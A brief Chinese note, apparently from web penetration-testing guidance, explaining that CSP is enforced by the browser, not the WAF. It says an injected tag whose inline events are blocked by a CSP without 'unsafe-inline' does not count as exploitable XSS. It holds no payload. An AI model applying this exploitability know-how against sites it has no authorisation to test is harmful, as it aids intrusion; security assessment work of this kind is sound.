注意:CSP 不属于 WAF 过滤,CSP 是浏览器层面。就算你成功注入标签,如果 CSP 没有
unsafe-inline,事件依然执行不了,这种情况WAF 没拦,浏览器拦了,不算可利用 XSS。